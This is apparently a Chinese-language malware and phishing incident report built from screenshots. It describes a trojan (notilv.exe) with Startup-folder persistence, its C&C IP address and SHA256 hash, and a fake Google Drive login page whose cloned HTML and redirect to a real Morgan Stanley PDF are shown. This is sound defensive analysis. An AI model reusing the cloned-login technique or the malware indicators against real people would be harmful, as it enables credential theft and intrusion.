	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run		
<input checked="" type="checkbox"/> 	VMware ... VMware Tools C...	VMwa...	c:\program files\vmware\vmware tools\vmtoolsd.exe
	C:\Users\Hugo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup		
<input checked="" type="checkbox"/> 	notilv.exe		c:\users\hugo\appdata\roaming\microsoft\windows\st...

notilv.exe:2420 Properties

ImagePerformancePerformance GraphGPU GraphThreadsTCP/IPSecurityEnvironmentStrings

☐ Resolve addresses

Prot...	Local Address	Remote Address	State
TCP	140...49158	104.202.173.64:80	ESTABLI...


- ◆ 主機感染經過一段時間後，系統被會強制關機，判斷是駭客 C&C 主機下指令操作，重新後檢查 autoruns 開機啟動區，發現有支程式會入開機啟動區，名為 notilv.exe 也就是 svchost.exe，其連線 IP 同為 104.202.173.64，可以確定此 IP 為 C&C 伺服器。

SHA256: 2c7c9fd09a0a783badfb42a491ccec159207ee7f65444088ba8e7c8e617ab5a5

File name: c .dll

Detection ratio: 22 / 57


Analysis date: 2016-04-08 05:42:12 UTC (1 month ago)



Analysis File detail Additional information Comments 0 Votes Behavioural information

Antivirus	Result	Update
ALYac	Trojan.GenericKD.3141527	20160408
AVware	Trojan.Win32.Generic!BT	20160408
Ad-Aware	Trojan.GenericKD.3141527	20160408
AegisLab	Bkdr.Zacom.Gen!c	20160408
AhnLab-V3	Trojan/Win32.Gen	20160407

◆ 透過 virustotal 掃描 notilv.exe 也就是 svchost.exe，可以發現偵測比率為 22/57。



社交工程郵件範例



◆ 包含會連到假網站連結的垃圾郵件



One account. All of Google.

Choose your Email provider and Sign in to continue to Google Drive

PHISHING PAGE

Gmail
Email
Password
Sign in
Need help?

One Account for everything Google



◆ 假 Google Drive網站

www.morganstanley.com/we...
www.morganstanley.com/wealth/investmentstrategies/pdfs/gc_onthemarkets.pdf
Do you want Google Chrome to save your password? Save password Never for this site

WEALTH MANAGEMENT Morgan Stanley

GLOBAL INVESTMENT COMMITTEE COMMENTARY OCTOBER 2014

On the Markets

MICHAEL WILSON
Chief Investment Officer
Morgan Stanley Wealth Management

Retest and Rebalance

Historically, September has been the worst month of the year for equity investors. However, since the financial crisis, September has proven to be much less painful than history would suggest. This year, it appears that the old pattern re-emerged; September started out strongly, only to roll over sharply in the final few weeks. The good news is that most major market indexes are still above their August lows, with only a few breaking below.

What is the market telling us? Could the global economic recovery be faltering? We don't think so. In fact, we think the global economy is closer to a positive inflection point than a negative one. Remember that global equity and credit markets sold off sharply in August, and we added to our equity and high yield exposure. We believe this more recent sell-off is simply a retest of that more severe correction, something markets often do when establishing a more durable bottom.

From a fundamental standpoint, we think there is something very important going on in the global economy, something that is necessary for the global economic recovery to be sustained. The US dollar has strengthened substantially in the past several months. This is the direct result of tighter monetary policy from the Federal Reserve combined with the promise of a more aggressive policy from the European Central Bank that is scheduled to begin this month. For the last several years, the Fed has unequivocally been the most aggressive major central bank. As a result, the dollar has remained undervalued in recent years, which is one reason why the US led the global economic recovery.


However, the weak dollar also resulted in an unbalanced recovery, one that is destined to suffer a premature death if growth in the other major regions doesn't

TABLE OF CONTENTS	
2	Global Growth: Lower for Longer The tepid and uneven global recovery could result in long economic expansion.
4	The In-Between Economy US growth is expected to continue, but it may slide once higher rates kick in.
5	All About That Base (Case) Morgan Stanley & Co.'s chief US equity strategist sees lower-than-expected earnings but higher multiples on them. Insights into Health Care and

◆ 登入之後，使用者會被重新導到一合法網站


```
view-source:www.  
1 <!-- saved from url=(0121)https://accounts.google.com/ServiceLogin?  
2 sacu=1&acc=1&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F%3Fhi=en%2Fservice=mail -->  
3 <html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">  
4 <meta charset="utf-8">  
5 <meta content="width=300, initial-scale=1" name="viewport">  
6 <meta name="google" value="notranslate">  
7 <meta name="description" content="Gmail is email that's intuitive, efficient, and useful for  
storage, less spam, and mobile access.">  
8 <title>Google Drive</title>  
9 <style>  
10 html, body {  
11 font-family: Arial, sans-serif;  
12 background: #fff;  
13 margin: 0;  
14 padding: 0;  
15 border: 0;  
16 position: absolute;  
17 height: 100%;  
18 min-width: 100%;  
19 font-size: 13px;  
20 color: #404040;  
21 direction: ltr;  
22 -webkit-text-size-adjust: none;  
23 }  
24 button,
```

◆ 釣魚網頁程式碼顯示來自Google Drive的程式碼




◆ 按下登入按鈕，認證資訊和郵件服務帳號會被送到特定網址。

46




◆ 網路釣魚受害者討論他們的帳號如何被用來散佈連結

